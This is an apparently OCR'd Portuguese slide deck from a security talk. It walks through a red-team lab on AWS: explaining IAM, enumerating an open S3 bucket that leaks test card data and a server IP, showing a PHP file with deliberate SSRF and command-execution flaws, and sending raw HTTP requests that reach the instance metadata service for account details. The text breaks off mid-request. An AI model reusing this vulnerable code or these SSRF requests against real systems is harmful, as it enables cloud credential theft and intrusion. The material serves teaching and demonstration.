AWS

ACESSANDO UMA CONTA A PARTIR DE UMA VULNERABILIDADE WEB

AFK.conf

IAM

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O que é computação em nuvem ?

É um modelo de prestação de serviços de TI que permite acesso sob demanda a recursos de computação, armazenamento e rede pela Internet. Em vez de possuir e manter infraestrutura física local, os usuários podem provisionar e utilizar recursos de computação remotos fornecidos por provedores de serviços em nuvem. Esses recursos são escaláveis e geralmente são cobrados com base no uso, permitindo que as organizações reduzam custos.

AWS ?

A Amazon Web Services, também conhecida como AWS, é a plataforma de serviços de computação em nuvem da Amazon.com.
Empresas como a Nubank, iFood e Netflix possuem boa parte das suas aplicações em nuvem graças ao que é oferecido pela AWS.

AWS Cloud Space

EC2

VPC

S3

CloudWatch

IAM

+D 200 serviços

IAM
Identity and Access Management

- O IAM permite que você crie e gerencie usuários, grupos e funções da AWS configurando políticas para permitir ou negar o acesso deles aos recursos da AWS.


O que são:

1. Usuários (Users): Representam identidades individuais que podem interagir com os serviços da AWS.
2. Grupos (Groups): São conjuntos lógicos de usuários, facilitando a atribuição de permissões a vários usuários de uma vez.
3. Funções (Roles): Um mecanismo da AWS que possibilita usuários e serviços assumirem credenciais temporárias de segurança que podem ser usadas para fazer chamadas de API da AWS.
4. Políticas (Policies): São documentos JSON que definem as permissões necessárias para acessar e interagir com os recursos da AWS. As políticas são anexadas a usuários, grupos ou funções para conceder ou negar acesso a recursos específicos.

Multi-Cloud Red Teaming Analyst - Cyberwarfare

Cwl-metatech

osint:
https://github.com/7WaySecurity/cloud_osint



Cloud OSINT

A repository with information related to different resources, tools, and techniques related to Cloud OSINT

Cloud Infrastructure

Azure Storage


- Blob storage: http://*mystorageaccount*.blob.core.windows.net
- Table storage: http://*mystorageaccount*.table.core.windows.net
- Queue storage: http://*mystorageaccount*.queue.core.windows.net
- Azure Files: http://*mystorageaccount*.file.core.windows.net
- Database: http://*mystorageaccount*.database.windows.net

AWS S3 Buckets

- https://[bucketname].s3.amazonaws.com
- https://s3-[region].amazonaws/[bucketname]/
- https://[bucketname].s3-website-[region].amazonaws.com/

GCP Technologies

- Technologies Cheatsheet - https://googlecloudcheatsheet.withgoogle.com
- GCP Regions and Zones - https://cloud.google.com/compute/docs/regions-zones




cwl-metatech.s3.amazonaws.com


This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
   <Name>cwl-metatech</Name>
   <Prefix/>
   <Marker/>
   <MaxKeys>1000</MaxKeys>
   <IsTruncated>false</IsTruncated>
  ▼<Contents>
     <Key>dev-server-ip.txt</Key>
     <LastModified>2024-02-23T06:13:06.000Z</LastModified>
     <ETag>"e081a5e92c130925a507e29f5a8d77ca"</ETag>
     <Size>14</Size>
    ▼<Owner>
       <ID>529e2b0289eda71b9a8a04f348c6aad9810278d2a09700501f849396300d1be3</ID>
     </Owner>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
  ▼<Contents>
     <Key>prod-data.txt</Key>
     <LastModified>2024-02-23T06:09:15.000Z</LastModified>
     <ETag>"44cf3eeb0ba59f455ddb06b97de6aa40"</ETag>
     <Size>279</Size>
    ▼<Owner>
       <ID>529e2b0289eda71b9a8a04f348c6aad9810278d2a09700501f849396300d1be3</ID>
     </Owner>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
  ▼<Contents>
     <Key>staging-data.txt</Key>
     <LastModified>2024-02-23T06:09:15.000Z</LastModified>
     <ETag>"8a582b7a65fd12065ee20e55458e803e"</ETag>
     <Size>227</Size>
    ▼<Owner>
       <ID>529e2b0289eda71b9a8a04f348c6aad9810278d2a09700501f849396300d1be3</ID>
     </Owner>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 </ListBucketResult>
```


Informações expostas



```
China Union Pay 6250941006528599     06/2026 738    11.00   MA
Discover        6011000990099818     12/2026 333    14.00   ND
Visa    4005550000000019     04/2026 111    97.52   ND
Visa    4503300000000008     04/2026 431    97.52   ND
Visa    4205260000000005     05/2026 213    0.0     MA
```




```
18.216.126.203
```



```
User    Company     Credit Card Number    Expiry Date
Alex        Amex                374245455400126       05/2026
Bob         Cabal1              6271701225979642      03/2026
Lisa        Cencosud1       6034932528973614          06/2026
David       China Union     6250941006528599          06/2026
```

Acessando o ip identificado




Não seguro | 18.216.126.203

DotGit

Total found: -2 Max shown: 100

http://18.216.126.203

Identificando vulnerabilidades



CWL.png
calculate_score.php
icon.png
index.html
process.php
score.html
style.css
update.html

cwl-multicloud-vm-metadata / process.php

CW-Kiran PHP Update


14 lines (10 loc) · 216 Bytes

```php
<?php


// SSRF Vulnerability
$ip = $_POST['ip'];
$content = file_get_contents($ip);

// RCE Vulnerability
$org = $_POST['organization'];
$org_output=system($org);

// Response Output
echo $org_output, $content;
?>
```



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Site Published Date: dd/mm/aaaa

Enter Your Site IP Address: 100.101.102.103

Enter Your Organization Name: Cyberwarfare Labs

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
Combinação perigosa IMDS + SSRF/RCE

O IMDS (Instance Metadata Service) é um serviço disponível em instâncias EC2 (Elastic Compute Cloud) da AWS que fornece informações sobre a instância em si. Ele está disponível apenas para as próprias instâncias e não pode ser acessado de fora da instância.

Nele são encontrados dados do IP Interno, IP Externo, MAC Address, ID da Instância, grupos de segurança e até mesmo tokens temporários de acesso.



```
POST /process.php HTTP/1.1
Host: 18.216.126.203
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: http://18.216.126.203/update.html
Content-Type: multipart/form-data;
boundary=---------------------------126672116424220107901244833493
Content-Length: 589
Origin: http://18.216.126.203
Connection: close

-----------------------------126672116424220107901244833493
Content-Disposition: form-data; name="url"

https://teste.com.br
-----------------------------126672116424220107901244833493
Content-Disposition: form-data; name="date"

2210-02-10
-----------------------------126672116424220107901244833493
Content-Disposition: form-data; name="ip"


http://169.254.169.254/latest/meta-data
-----------------------------126672116424220107901244833493
Content-Disposition: form-data; name="organization"

teste teste
-----------------------------126672116424220107901244833493--

```

```
HTTP/1.1 200 OK
Date: Sun, 10 Mar 2024 05:25:25 GMT
Server: Apache/2.4.58 ()
X-Powered-By: PHP/7.2.34
Upgrade: h2,h2c
Connection: Upgrade, close
Content-Type: text/html; charset=UTF-8
Content-Length: 338

ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hibernation/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/
system
```



```
POST /process.php HTTP/1.1
Host: 18.216.126.203
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: http://18.216.126.203/update.html
Content-Type: multipart/form-data;
boundary=---------------------------126672116424220107901244833493
Content-Length: 619
Origin: http://18.216.126.203
Connection: close

-----------------------------126672116424220107901244833493
Content-Disposition: form-data; name="url"

https://teste.com.br
-----------------------------126672116424220107901244833493
Content-Disposition: form-data; name="date"


2210-02-10
-----------------------------126672116424220107901244833493
Content-Disposition: form-data; name="ip"

http://169.254.169.254/latest/meta-data/identity-credentials/ec2/info
-----------------------------126672116424220107901244833493
Content-Disposition: form-data; name="organization"

teste teste
-----------------------------126672116424220107901244833493--
```

```
HTTP/1.1 200 OK
Date: Sun, 10 Mar 2024 05:26:28 GMT
Server: Apache/2.4.58 ()
X-Powered-By: PHP/7.2.34
Upgrade: h2,h2c
Connection: Upgrade, close
Content-Type: text/html; charset=UTF-8
Content-Length: 98

{
"Code" : "Success",
"LastUpdated" : "2024-03-10T05:14:07Z",
"AccountId" : "294170659659"
}
```



```
POST /process.php HTTP/1.1
Host: 18.216.126.203
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: */*
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: http://18.216.126.203/update.html
Content-Type: multipart/form-data;
boundary=---------------------------344273301828483285659985487 36
Content-Length: 579
Origin: http://18.216.126.203
Connection: close

-----------------------------34427330182848328565998548736
Content-Disposition: form-data; name="url"

teste
-----------------------------34427330182848328565998548736
Content-Disposition: form-data; name="date"

